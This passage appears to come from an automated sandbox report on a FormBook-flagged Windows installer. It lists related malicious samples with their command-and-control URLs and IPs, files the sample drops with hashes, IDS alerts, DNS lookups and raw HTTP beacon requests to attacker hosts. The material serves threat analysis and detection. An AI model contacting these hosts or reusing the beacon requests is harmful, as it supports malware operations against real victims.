	SWIFT-MLSB-11,546__doc.exe	Get hash	malicious	Browse	• www.mtlighlhare.quest/ubw4/?VZYl2Vp=qL1mP/x0XSkEHwyuRhVdYoin7gtKozj3LYPYdVwNJXx54g06P5J7f6F5vLOjeL9T1oXj&G4=1bnHHhbxClV
	PRODUCT LIST.exe	Get hash	malicious	Browse	• www.aprilsaak.quest/r4gk/?6l=3fjP&1bm0lRS8=dD2+aeCUO1pkqpyruayuoeI20NWaZ6jY1kQ6if7hU6jXgmj08xN16ajd8indwcDO0NblixWhaw==
	SWIFT DOCUMENT COPY.exe	Get hash	malicious	Browse	• www.corajevedrai.quest/upwd/?x8=hpO3CcePYc3prcoIGVA6owp1UQBNNFXR4gqjueTrWIrEzkWp/yee+5MWCTf63rWqID1C&xtHlu=0puh52O0_h
	Payment Order.exe	Get hash	malicious	Browse	• www.stabisville.quest/nurc/?n0Gpir=xERCAQBI2m4XRT5CLsnYgM+az/rVRLQ1H441UzEPFH2QLlvjvR24zCN7skS1qjoDAA+XcrVssg==&TvZl=6lHLirfHDXX034Pp
	SOA & INV FOR OCT'21.exe	Get hash	malicious	Browse	• www.ctenemuhos.quest/u0n0/?EZl=KZxX4F_xJ&e64=fcUCpViyTx4uxXwUqP+G8p0RJhbnp/Z5ub+Zi25WexS7pBXOke7f54ZjxydeLif1AgF3
	Purchase Contract.xlsx	Get hash	malicious	Browse	• www.tyralruutan.quest/ht08/?bxl0i=0LfY3BA00YnG8e5qQo14XrLHsratMBYj67fE9qBxS9FBqgxOlw3Kg+qKVmnM3o0/QqiBVg==&vv-hIb=4hgpGxNXe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Quotation No. 1687R.exe	Get hash	malicious	Browse	• www.sundaytejero.quest/snec/?V4tH=KdT+8tt7OUCbDfTw0fk36Q5Xf/UpdKxEg1K3hHLxh6D05f55cX0U/jLAC3JjknW7yeD82nGrpw==&hD=-Zl0iNBHyhVpl
	HCCuazHtYM.exe	Get hash	malicious	Browse	• www.sittedarren.quest/sywu/?Wdcl=fHRuPhyQjgmYV5E+eKHhA+2gSo4Cg/nheMJ8Ybl6zEGQxH+hZl6uDzrGB7nkpCNUypvn&f0=6lux
	Enquiry Reference Number 0025559278.exe	Get hash	malicious	Browse	• www.kermmehienon.quest/u0n0/?2d0Xs=E6PhrdPh&j0DxqnKx=TP634yAaw8AegrTYjeROOFA+5EuX4ENZ2Qm/rilUcShsZcOxcZkZp/kd1VI3lEZa/kSo

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.blttsperma.quest	VSL_MV SEA-BLUE SHIP OWNERS.exe	Get hash	malicious	Browse	• 37.123.118.150
	Original Shipment Doc Ref 2853801324189923,PDF.exe	Get hash	malicious	Browse	• 37.123.118.150
www.bestinvest-4-you.com	POSGORSGL2110210416.exe	Get hash	malicious	Browse	• 104.21.31.204
wss.easycompanies.com.au	VSL_MV SEA-BLUE SHIP OWNERS.exe	Get hash	malicious	Browse	• 13.210.99.21
	NEW ORDER 3742.exe	Get hash	malicious	Browse	• 13.55.94.210
	Swift001.exe	Get hash	malicious	Browse	• 13.55.94.210

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UK2NET-ASGB	XKLyPH8fil.exe	Get hash	malicious	Browse	• 37.123.118.150
	Citation-HEQ211025001T-EXPP v4,pdf.exe	Get hash	malicious	Browse	• 37.123.118.150
	VSL_MV SEA-BLUE SHIP OWNERS.exe	Get hash	malicious	Browse	• 37.123.118.150
	Order.exe	Get hash	malicious	Browse	• 37.123.118.150
	New Offer.exe	Get hash	malicious	Browse	• 37.123.118.150
	202111161629639000582.exe	Get hash	malicious	Browse	• 37.123.118.150
	vGULtWc6Jh.exe	Get hash	malicious	Browse	• 37.123.118.150
	2YnVgiNH23	Get hash	malicious	Browse	• 83.170.125.27
	7OjVU04f8q.exe	Get hash	malicious	Browse	• 37.123.118.150
	rfq.exe	Get hash	malicious	Browse	• 37.123.118.150
	DHL50458006SHP.exe	Get hash	malicious	Browse	• 37.123.118.150
	DuxgwH47QB.exe	Get hash	malicious	Browse	• 37.123.118.150
	SWIFT-MLSB-11,546__doc.exe	Get hash	malicious	Browse	• 37.123.118.150
	PRODUCT LIST.exe	Get hash	malicious	Browse	• 37.123.118.150
	SWIFT DOCUMENT COPY.exe	Get hash	malicious	Browse	• 37.123.118.150
	Payment Order.exe	Get hash	malicious	Browse	• 37.123.118.150
	SOA & INV FOR OCT'21.exe	Get hash	malicious	Browse	• 37.123.118.150
	Purchase Contract.xlsx	Get hash	malicious	Browse	• 37.123.118.150
	Quotation No. 1687R.exe	Get hash	malicious	Browse	• 37.123.118.150
	HCCuazHtYM.exe	Get hash	malicious	Browse	• 37.123.118.150

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\5itxry81kuzl8up3	
Process:	C:\Users\user\Desktop\TT COPY_02101011.exe
File Type:	data
Category:	dropped
Size (bytes):	219451
Entropy (8bit):	**7.993798564303036**
Encrypted:	**true**
SSDEEP:	6144:XXWWWWWWWWWWWWWW9+HY+ryMDZ5cejsybkgbx+1Tzh+VWwCfQ5R:nWWWWWWWWWWWWW9+DykZmeAk/9sNoWA
MD5:	7CFBCCD72474438D7FC638703213241C
SHA1:	45DA096B227587739BE2CFD1FD216A7A0FC40A9A
SHA-256:	02E9F10A4673CF06DC6DED72098E6D37E6162B5C88937EB67EBBFC0C0EE39D58
SHA-512:	66B38FD3C6A4A9C85338E13776204A65A4BE9323357C7758472946F2CC21ECE513D4DF4790CF232D109083365360046BE38732725F09B56D5FC0BF4B0CC0629B
Malicious:	false
Reputation:	low
Preview:	0..c.K./|y.Su3U...O.....r).....b..,qLP..P4..K#8%.....(g.+...C.\.....kL.V.../.4.....p.{.....<.J~....(..T.....[..LP..?."7.W.f.'...$...E.R...2]{[.i..A.6....$...#.iC.OU.Rq..n.....~..c4.....N....1e..S..[..z..k.... j.Q.@..FR.'.a...w..0..r..I.K./|>.9. ...^YO.'..... ..Q..,qLP..P4..K#8%.....(>.+|.....SY..4.x._Gq....it. .>.:...p...s.P.ff4..U...7.N.....[..w..:.h.v.....N.bl.H..(FH>.0/$m....x..f...?.E.9...@OU.^@...`....F...c4.....a...v.J.S..[..z..U... j..@.@.HFR...'.a._...0....I.K./|k.9....^YO.'.g.....b..,qLP..P4..K#8%.....(>.+|.....SY..4.x._Gq....it. .>.:...p...s.P.ff4..U...7.N.....[..w..:.h.v.....N.bl.H..(FH>.0/$m....x..f...?.E.#.iC.OU.....^...N1...c4.....a...1.J.S..[..z..U... j..@.@.HFR...'.a._...0....I.K./|k.9....^YO.'.g.....b..,qLP..P4..K#8%.....(>.+|.....SY..4.x._Gq....it. .>.:...p...s.P.ff4..U...7.N.....[..w..:.h.v.....N.bl.H..(FH>.0/$m....x..f...?.E.#.iC.OU.....^...N1...c4.....a...1.J.S..[..z..U... j

C:\Users\user\AppData\Local\Temp\nshA78C.tmp\wdtzbwxasut.dll	
Process:	C:\Users\user\Desktop\TT COPY_02101011.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	119296
Entropy (8bit):	6.288224575764392
Encrypted:	false
SSDEEP:	1536:oEQbLaInqrSaynnz92zu5Q8cnsu0azuIC9ry1VAqKjMoZfSVgHJsWjcdOeJ:mnOSFpl4u9jqwQV02OeJ
MD5:	54C860C5CD0476D353802753C7BBFB06
SHA1:	F3FAC4C8E96CBB528944FE76C7F74FDA8171A597
SHA-256:	19FBFDB247A76A54351902926C309FD6D3E7BE25C6DCA0062FC781215680913E
SHA-512:	83DD85D9A54A1FA688C7776A15E48D70B8EC12ED789F4AC2054FA3AFFAED3FDAA375A5BD3D542C7B1831810A4825EE518A14F2390C50BFB65D9B774BCEB6B1 83
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 16%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....w...w...w....G..w...%a..w...%_..w...%`..w.....w.....w.....w... w...w...)...w...)...w...)...w...)...w..Rich.w.....PE..L.....a.....!.....j...d..... .....@...H.....P..... .....p...@.....text....h.....j..... ..`.bss....D.....rdata...K.....L...n.....@..@.data.....@....rsrc..... .....@..@.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.93374011532904

General

TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	TT COPY_02101011.exe
File size:	309491
MD5:	ebabc0d66a9e01cc0926f3b311feff5f
SHA1:	83a44664135a7255045becde754dae29be496c8f
SHA256:	ea8733d0ea6248e2f522487d09e7854230a648e67f1a5e 0fea31f6305a1ff7b
SHA512:	b9f9c3ec7080bf31e0ab43b68f8183d75a59ae262e7320e 846883f7ec91695e5e01d70432a163252712fc7bdb6e27 6e5fb6b5589e31eb8779f3b2b5586eeeeb
SSDEEP:	6144:rGidvqI+0kw8220eOw980S46r8T+1T5VM8vs+u/E 4+jfQaVz6142k+QF:Zd+nzbOw9l6r8Ts5sysax6142xk
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE..L.....H.....\.....0.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x4030e3
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x48EFCDCD [Fri Oct 10 21:49:01 2008 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	7fa974366048f9c551ef45714595665e

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5b68	0x5c00	False	0.67722486413	data	6.48746502716	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x129c	0x1400	False	0.4337890625	data	5.04904254867	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x25c58	0x400	False	0.58203125	data	4.76995537906	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.ndata	0x2f000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x37000	0x900	0xa00	False	0.4078125	data	3.93441125971	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-17:50:07.050486	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49820	37.123.118.150	192.168.2.4
11/25/21-17:50:17.640515	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49824	80	192.168.2.4	143.95.80.65
11/25/21-17:50:17.640515	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49824	80	192.168.2.4	143.95.80.65
11/25/21-17:50:17.640515	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49824	80	192.168.2.4	143.95.80.65
11/25/21-17:50:56.215134	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49850	80	192.168.2.4	104.21.31.204
11/25/21-17:50:56.215134	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49850	80	192.168.2.4	104.21.31.204
11/25/21-17:50:56.215134	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49850	80	192.168.2.4	104.21.31.204

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 17:49:30.427966118 CET	192.168.2.4	8.8.8.8	0x6f8e	Standard query (0)	www.mcclureic.xyz	A (IP address)	IN (0x0001)
Nov 25, 2021 17:49:40.561280966 CET	192.168.2.4	8.8.8.8	0xe637	Standard query (0)	www.yesrecompensas.lat	A (IP address)	IN (0x0001)
Nov 25, 2021 17:49:45.893459082 CET	192.168.2.4	8.8.8.8	0x968a	Standard query (0)	www.gadget198.xyz	A (IP address)	IN (0x0001)
Nov 25, 2021 17:49:50.999294996 CET	192.168.2.4	8.8.8.8	0x550f	Standard query (0)	www.le-hameau-enchanteur.com	A (IP address)	IN (0x0001)
Nov 25, 2021 17:49:56.159490108 CET	192.168.2.4	8.8.8.8	0x12e7	Standard query (0)	www.henleygirlscricket.com	A (IP address)	IN (0x0001)
Nov 25, 2021 17:50:01.505476952 CET	192.168.2.4	8.8.8.8	0x8c70	Standard query (0)	www.webartsolution.net	A (IP address)	IN (0x0001)
Nov 25, 2021 17:50:06.924803972 CET	192.168.2.4	8.8.8.8	0xe4c9	Standard query (0)	www.blttsperma.quest	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 17:50:17.329592943 CET	192.168.2.4	8.8.8.8	0x8757	Standard query (0)	www.intelldat.com	A (IP address)	IN (0x0001)
Nov 25, 2021 17:50:22.799395084 CET	192.168.2.4	8.8.8.8	0x8462	Standard query (0)	www.helpfromjames.com	A (IP address)	IN (0x0001)
Nov 25, 2021 17:50:44.591826916 CET	192.168.2.4	8.8.8.8	0xff5e	Standard query (0)	www.helpfromjames.com	A (IP address)	IN (0x0001)
Nov 25, 2021 17:50:48.923758030 CET	192.168.2.4	8.8.8.8	0xa78c	Standard query (0)	www.dandftrading.com	A (IP address)	IN (0x0001)
Nov 25, 2021 17:50:56.143178940 CET	192.168.2.4	8.8.8.8	0xb4d0	Standard query (0)	www.bestinvest-4-you.com	A (IP address)	IN (0x0001)
Nov 25, 2021 17:51:01.299563885 CET	192.168.2.4	8.8.8.8	0x51f4	Standard query (0)	www.weprepareamerica-planet.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 17:49:30.530443907 CET	8.8.8.8	192.168.2.4	0x6f8e	Server failure (2)	www.mcclureic.xyz	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 17:49:40.645955086 CET	8.8.8.8	192.168.2.4	0xe637	No error (0)	www.yesrecompensas.lat		3.96.23.237	A (IP address)	IN (0x0001)
Nov 25, 2021 17:49:45.931274891 CET	8.8.8.8	192.168.2.4	0x968a	No error (0)	www.gadget198.xyz		172.67.158.42	A (IP address)	IN (0x0001)
Nov 25, 2021 17:49:45.931274891 CET	8.8.8.8	192.168.2.4	0x968a	No error (0)	www.gadget198.xyz		104.21.8.250	A (IP address)	IN (0x0001)
Nov 25, 2021 17:49:51.086345911 CET	8.8.8.8	192.168.2.4	0x550f	No error (0)	www.le-hameau-enchanteur.com		213.186.33.5	A (IP address)	IN (0x0001)
Nov 25, 2021 17:49:56.369827032 CET	8.8.8.8	192.168.2.4	0x12e7	No error (0)	www.henleygirlscricket.com	w2y6q8s9.stackpathcdn.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 17:49:56.369827032 CET	8.8.8.8	192.168.2.4	0x12e7	No error (0)	w2y6q8s9.stackpathcdn.com		151.139.128.11	A (IP address)	IN (0x0001)
Nov 25, 2021 17:50:01.580594063 CET	8.8.8.8	192.168.2.4	0x8c70	No error (0)	www.webartsolution.net	webartsolution.net		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 17:50:01.580594063 CET	8.8.8.8	192.168.2.4	0x8c70	No error (0)	webartsolution.net		198.54.125.56	A (IP address)	IN (0x0001)
Nov 25, 2021 17:50:06.989542961 CET	8.8.8.8	192.168.2.4	0xe4c9	No error (0)	www.blttsperma.quest		37.123.118.150	A (IP address)	IN (0x0001)
Nov 25, 2021 17:50:17.490470886 CET	8.8.8.8	192.168.2.4	0x8757	No error (0)	www.intelldat.com	intelldat.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 17:50:17.490470886 CET	8.8.8.8	192.168.2.4	0x8757	No error (0)	intelldat.com		143.95.80.65	A (IP address)	IN (0x0001)
Nov 25, 2021 17:50:22.867161989 CET	8.8.8.8	192.168.2.4	0x8462	No error (0)	www.helpfromjames.com	helpfromjames.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 17:50:22.867161989 CET	8.8.8.8	192.168.2.4	0x8462	No error (0)	helpfromjames.com		185.65.236.168	A (IP address)	IN (0x0001)
Nov 25, 2021 17:50:44.630163908 CET	8.8.8.8	192.168.2.4	0xff5e	No error (0)	www.helpfromjames.com	helpfromjames.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 17:50:44.630163908 CET	8.8.8.8	192.168.2.4	0xff5e	No error (0)	helpfromjames.com		185.65.236.168	A (IP address)	IN (0x0001)
Nov 25, 2021 17:50:49.302557945 CET	8.8.8.8	192.168.2.4	0xa78c	No error (0)	www.dandftrading.com	wss.easycompanies.com.au		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 17:50:49.302557945 CET	8.8.8.8	192.168.2.4	0xa78c	No error (0)	wss.easycompanies.com.au		13.210.99.21	A (IP address)	IN (0x0001)
Nov 25, 2021 17:50:56.192150116 CET	8.8.8.8	192.168.2.4	0xb4d0	No error (0)	www.bestinvest-4-you.com		104.21.31.204	A (IP address)	IN (0x0001)
Nov 25, 2021 17:50:56.192150116 CET	8.8.8.8	192.168.2.4	0xb4d0	No error (0)	www.bestinvest-4-you.com		172.67.179.242	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 17:51:01.443115950 CET	8.8.8.8	192.168.2.4	0x51f4	No error (0)	www.weprepareamerica-planet.com		208.91.197.27	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.yesrecompensas.lat
- www.gadget198.xyz
- www.le-hameau-enchanteur.com
- www.henleygirlscricket.com
- www.webartsolution.net
- www.blttsperma.quest
- www.intelldat.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49781	3.96.23.237	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 17:49:40.756764889 CET	6722	OUT	GET /e8ia/?iXg8nxg=XTCOm0O2ezcXVHmIGYJnNvyPH+9cp28MuHIwWYLOKrNEhJt2q4EPucT34N3PnC3WtYmv&xTh4=5jvdevo8uz HTTP/1.1 Host: www.yesrecompensas.lat Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 17:49:40.862773895 CET	6722	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Thu, 25 Nov 2021 16:49:40 GMT Content-Type: text/html; charset=utf-8 Content-Length: 89 Connection: close X-date: 2021-11-23T23:37:01+00:00 Expires: Tue, 30 Nov 2021 23:37:01 +0000 Cache-Control: public, max-age=604800 Location: http://yesrecompensas.com.mx X-Xss-Protection: 1; mode=block X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff X-Cached: HIT Data Raw: 3c 68 74 6d 6c 3e 3c 62 6f 64 79 20 6f 6e 6c 6f 61 64 3d 22 64 6f 63 75 6d 65 6e 74 2e 6c 6f 63 61 74 69 6f 6e 2e 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 79 65 73 72 65 63 6f 6d 70 65 6e 73 61 73 2e 63 6f 6d 2e 6d 78 27 22 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <html><body onload="document.location.href='http://yesrecompensas.com.mx'"></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49783	172.67.158.42	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 17:49:45.949994087 CET	7577	OUT	GET /e8ia/?iXg8nxg=yTyv9O3Jw5UvaSzklMNiw9yfcYAnwywQ+wyeDsCSdfwJ085LpTTX32oK1L+zNF/muuyB&xTh4=5jvdevo8uz HTTP/1.1 Host: www.gadget198.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 17:49:45.980499029 CET	7578	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 25 Nov 2021 16:49:45 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Thu, 25 Nov 2021 17:49:45 GMT Location: https://www.gadget198.xyz/e8ia/?iXg8nxg=yTyv9O3Jw5UvaSzklMNiw9yfcYAnwywQ+wyeDsCSdfwJ085LpTTX32oK1L+zNF/muuyB&xTh4=5jvdevo8uz Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=693LmV%2Bw32mJLpz0CjLHpA9CmAqDZ3cBnMrgJPBsLZg3VlXc5o0F7BW0NUSneKFXoV86CV%2FB1SSCUpaP71S1BwtoQ1W6xgQpIeSLasN96ZbuxmlXWd023SoZO7OzNb6p00iwFg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6b3c5f464ee52488-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49784	213.186.33.5	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 17:49:51.119391918 CET	7579	OUT	GET /e8ia/?iXg8nxg=uzdrQi2cv+ipXcIIFlALJKSYThDDC/wlQTE6b69ZsR3gT5zSedzJyJgP4QFwrZDAKX1z&xTh4=5jvdevo8uz HTTP/1.1 Host: www.le-hameau-enchanteur.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 17:49:51.146656990 CET	7580	IN	HTTP/1.1 302 Moved Temporarily server: nginx date: Thu, 25 Nov 2021 16:49:51 GMT content-type: text/html content-length: 138 location: http://www.le-hameau-enchanteur.com x-iplb-request-id: 5411343F:C278_D5BA2105:0050_619FBEAF_1984DF61:1C785 x-iplb-instance: 16980 set-cookie: SERVERID77446=200173|YZ++s|YZ++s; path=/; HttpOnly connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>302 Found</title></head><body> 302 Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49785	151.139.128.11	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 17:49:56.399925947 CET	7581	OUT	GET /e8ia/?iXg8nxg=Y16Z63O1gty4jexpGTflGuIz4Gugt4GYAlGZJQf+kV2UdFWHFdKuPaLe5BRm7+ulCaVU&xTh4=5jvdevo8uz HTTP/1.1 Host: www.henleygirlscricket.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 17:49:56.444983959 CET	7582	IN	HTTP/1.1 200 OK Date: Thu, 25 Nov 2021 16:49:56 GMT Cache-Control: no-store, no-cache, max-age=0, must-revalidate, private, max-stale=0, post-check=0, pre-check=0 Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Set-Cookie: SPSI=f9ebd8c7b9ab11e4eabd2cfd107b74f6; path=/; HttpOnly; SameSite=Lax; Set-Cookie: SPSE=jB5wJrLCb5L3BCZV1tOG+b6YamHO2pIF5C6Yl5YG8SpYlBnGa8pQ668eabPu/dm7tdPEliCzYkZ5CkO7l5whMA==; path=/; HttpOnly; SameSite=Lax; Set-Cookie: spcsrf=b9a5b2e19df40b785f85ce4477824e3c; path=/; SameSite=Strict; HttpOnly; expires=Thu, 25-Nov-21 18:49:56 GMT Set-Cookie: adOtr=obsvl; path=/; SameSite=Lax; expires=Thu, 2 Aug 2001 20:47:11 UTC Set-Cookie: UTGv2=D-h4a7d56b29c1428a99096986a481fb2c3e64; path=/; SameSite=Lax; expires=Tue, 24-May-22 16:49:56 GMT Server: fbs X-Accel-Expires: 0 X-HW: 1637858996.cds084.am5.h2,1637858996.cds007.am5.sc,1637858996.cdn2-wafbe02-ams1.stackpath.systems.-.w,1637858996.cds007.am5.p Access-Control-Allow-Origin: * Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49798	198.54.125.56	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 17:50:01.748836994 CET	7906	OUT	GET /e8ia/?iXg8nxg=PAc72DwZO0aWTT/MjmPIYr+XMy4z+KuKlzNTRujTlx9pyna9MI4XbiRkWDekRXBmxfjs&xTh4=5jvdevo8uz HTTP/1.1 Host: www.webartsolution.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 17:50:01.915517092 CET	7909	IN	HTTP/1.1 301 Moved Permanently keep-alive: timeout=5, max=100 content-type: text/html content-length: 707 date: Thu, 25 Nov 2021 16:50:01 GMT server: LiteSpeed location: https://www.webartsolution.net/e8ia/?iXg8nxg=PAc72DwZO0aWTT/MjmPIYr+XMy4z+KuKlzNTRujTlx9pyna9MI4XbiRkWDekRXBmxfjs&xTh4=5jvdevo8uz x-turbo-charged-by: LiteSpeed connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 